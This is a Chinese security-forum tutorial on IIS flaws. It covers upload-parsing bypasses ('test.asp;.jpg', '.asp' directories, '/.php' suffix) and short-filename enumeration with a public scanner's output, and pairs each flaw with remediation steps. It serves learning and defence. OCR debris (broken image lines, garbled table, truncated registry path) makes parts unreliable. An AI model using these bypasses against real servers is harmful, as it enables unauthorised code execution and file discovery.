
前提条件：

IIS 6.0 IIS 7.5
复现过程：
IIS 6.0解析漏洞有两种利用方式
(1)在.asp目录下的任意文件会以asp格式解析


http://192.168.43.243/test.asp/test.jpg - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://192.168.43.243/test.asp/test.jpg
转到 链接
完毕
Internet

hello world


(2);截断，上传test.asp;.jpg是一个jpg文件但是会以asp执行


http://192.168.43.243/test.asp;.jpg - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://192.168.43.243/test.asp;.jpg

hello world

IIS 7.0解析漏洞

在文件后面加上/xx.php(xx可加可不加)就会将该文件以php格式执行，比如



http://localhost:8980/demo.txt/.php

PHP Version 5.2.17

System	Windows NT WIN-GJ6U01SK943 6.1 build 7601
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:₩php-sdk₩snap_5_2₩vc6₩x86₩template" "--with-php-build=d:₩php-sdk₩snap_5_2₩vc6₩x86₩php_build" "--with-pdo-oci=D:₩php-

漏洞修复


(1)限制上传的脚本执行权限，不允许执行脚本
(2)对新建目录文件名进行过滤，不允许新建包含'.'的文件
(3)不允许新建目录
(4)过滤.asp/xx.jpg，通过ISApi组件过滤

短文件猜解

前提条件：


```
IIS 1.0■Windows NT 3.51
IIS 3.0■Windows NT 4.0 Service Pack 2
IIS 4.0■Windows NT 4.0■■■
IIS 5.0■Windows 2000
IIS 5.1■Windows XP Professional■Windows XP Media Center Edition
IIS 6.0■Windows Server 2003■Windows XP Professional x64 Edition
IIS 7.0■Windows Server 2008■Windows Vista
IIS 7.5■Windows 7■■■■■<customErrors>■■■web.config■
IIS 7.5■Windows 2008■■■■■■■■■
IS 8.0■Windows 8, Windows Server 2012
IIS 8.5■Windows 8.1,Windows Server 2012 R2
IIS 10.0■Windows 10, Windows Server 2016
■■■IIS■■.Net Framework 4■■■■■
```

短文件名特征：
1.只显示前6位的字符,后续字符用~1代替。其中数字1是可以递增。如果存在文件名类似的文件,则前面的6个字符是相同的,后面的数字进行递增



```
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>cd test

C:\Documents and Settings\Administrator\test>dir /x
 驱动器 C 中的卷没有标签。
 卷的序列号是 94C9-8A99

 C:\Documents and Settings\Administrator\test 的目录

2019-11-17  10:31    <DIR>                       .
2019-11-17  10:31    <DIR>                       ..
2019-11-17  10:31                 0 AAAAAA~3.TXT aaaaaaa000.txt
2019-11-17  10:31                 0 AAAAAA~4.TXT aaaaaaa323.txt
2019-11-17  10:30                 0 AAAAAA~1.TXT aaaaaaaa123.txt
2019-11-17  10:31                 0 AAAAAA~2.TXT aaaaaaaxsc.txt
               4 个文件              0 字节
               2 个目录 19,080,155,136 可用字节

C:\Documents and Settings\Administrator\test>
```


2.后缀名最长只有3位,超过3位的会生成短文件名,且后缀多余的部分会截断



```
C:\Documents and Settings\Administrator\test>dir /x
 驱动器 C 中的卷没有标签。
 卷的序列号是 94C9-8A99

 C:\Documents and Settings\Administrator\test 的目录

2019-11-17  10:35    <DIR>                       .
2019-11-17  10:35    <DIR>                       ..
2019-11-17  10:34                 0 AAE23~1.JPE  a.jpeg
2019-11-17  10:34                 0 CCFD2~1.CVC  c.cvcv
2019-11-17  10:34                 0              x.gif
               3 个文件              0 字节
               2 个目录 19,080,146,944 可用字节
```


3.所有小写字母均转换成大写的字母

4.长文件名中包含多个"."的时候,以文件最后一个"."作为短文件名的后缀



```
C:\Documents and Settings\Administrator\test>dir /x
 驱动器 C 中的卷没有标签。
 卷的序列号是 94C9-8A99

 C:\Documents and Settings\Administrator\test 的目录

2019-11-17  10:37    <DIR>                       .
2019-11-17  10:37    <DIR>                       ..
2019-11-17  10:37                 0 XTXTAS~1.PNG x.txt.asp.jpg.png
               1 个文件              0 字节
               2 个目录 19,080,142,848 可用字节
```

5.文件名后缀长度大于等于4或者总长度大于等于9时才会生成短文件名，如果包含空格或者其他部分特殊字符,不论长度均会生成短文件




```
C:\Documents and Settings\Administrator\test>dir /x
 驱动器 C 中的卷没有标签。
 卷的序列号是 94C9-8A99

 C:\Documents and Settings\Administrator\test 的目录

2019-11-17  10:42    <DIR>                          .
2019-11-17  10:42    <DIR>                          ..
2019-11-17  10:41                 0 1'!X~1.JPE   1'!x.jpeg
2019-11-17  10:41                 0 SS'!AS~1.PNG ss'!asfasfasfasf.pngx
               2 个文件              0 字节
               2 个目录 19,080,142,848 可用字节
```

漏洞原理：

访问构造的某个存在的短文件名，会返回404，访问构造的某个不存在的短文件名，返回400

自动化探测：

https://github.com/lijiejie/IIS_shortname_Scanner




```
root@ghtwf01:~# python iis_shortname_Scan.py http://192.168.1.102
Server is vulnerable, please wait, scanning...
[+] /a~1.*      [scan in progress]
[+] /aa~1.*     [scan in progress]
[+] /as~1.*     [scan in progress]
[+] /aaa~1.*    [scan in progress]
[+] /asp~1.*    [scan in progress]
[+] /aaaa~1.*   [scan in progress]
[+] /aspn~1.*   [scan in progress]
[+] /aaaaa~1.*  [scan in progress]
[+] /aspne~1.*  [scan in progress]
[+] /aaaaaa~1.* [scan in progress]
[+] /aspnet~1.* [scan in progress]
[+] /aaaaaa~1.t*        [scan in progress]
[+] /aspnet~1   [scan in progress]
[+] Directory /aspnet~1 [Done]
[+] /aaaaaa~1.tx*       [scan in progress]
[+] /aaaaaa~1.txt*      [scan in progress]
[+] File /aaaaaa~1.txt* [Done]
----------------------------------------------------------------
Dir:  /aspnet~1
File: /aaaaaa~1.txt*
----------------------------------------------------------------
1 Directories, 1 Files found in total
Note that * is a wildcard, matches any character zero or more times.
```

漏洞修复


(1)升级.net framework到4.0以上

(2)修改注册表禁用短文件名功能快捷键Win+R打开命令窗口，输入regedit打开注册表窗口，找到路径：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Cont




```
C:\test>dir /x
 驱动器 C 中的卷没有标签。
 卷的序列号是 94C9-8A99

 C:\test 的目录

2019-11-17  10:58    <DIR>                          .
2019-11-17  10:58    <DIR>                          ..
2019-11-17  10:58                 0                 aaaaaaxs.txt
               1 个文件              0 字节
               2 个目录 19,080,675,328 可用字节
```

(3)那么之前的文件已经存在短文件名仍能够被猜解怎么办呢？将目录内所有文件剪切到另外地方再粘贴回来就行，相当于新建，这些就没有短文件名无法被猜解了



```
C:\Inetpub\wwwroot>dir /x
 驱动器 C 中的卷没有标签。
 卷的序列号是 94C9-8A99

 C:\Inetpub\wwwroot 的目录

2019-11-17  11:00    <DIR>                          .
2019-11-17  11:00    <DIR>                          ..
2019-11-17  10:22                 0                 aaaaaaaaaaaaaaaaaaaaaaa.txt
2019-11-17  10:17    <DIR>                          aspnet_client
2003-02-21  20:15             1,193                 iisstart.htm
2003-02-21  18:48             2,806                 pagerror.gif
2019-11-17  10:22                 0                 text.txt
               4 个文件          3,999 字节
               3 个目录 19,080,736,768 可用字节
```

使用自动化脚本试试



```
root@ghtwf01:~# python iis_shortname_Scan.py http://192.168.1.102
Server is not vulnerable
```

Server is not vulnerable 防御成功

参考链接

http://www.admintony.com/CVE-2017-7269.html
https://www.freebuf.com/articles/web/192063.html
https://www.jianshu.com/p/354fcf0939cc
https://www.freebuf.com/articles/web/172561.html
https://www.jb51.net/article/166405.htm

点击收藏 | 0 关注 | 1

上一篇：使用TextCNN模型探究恶意软件...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板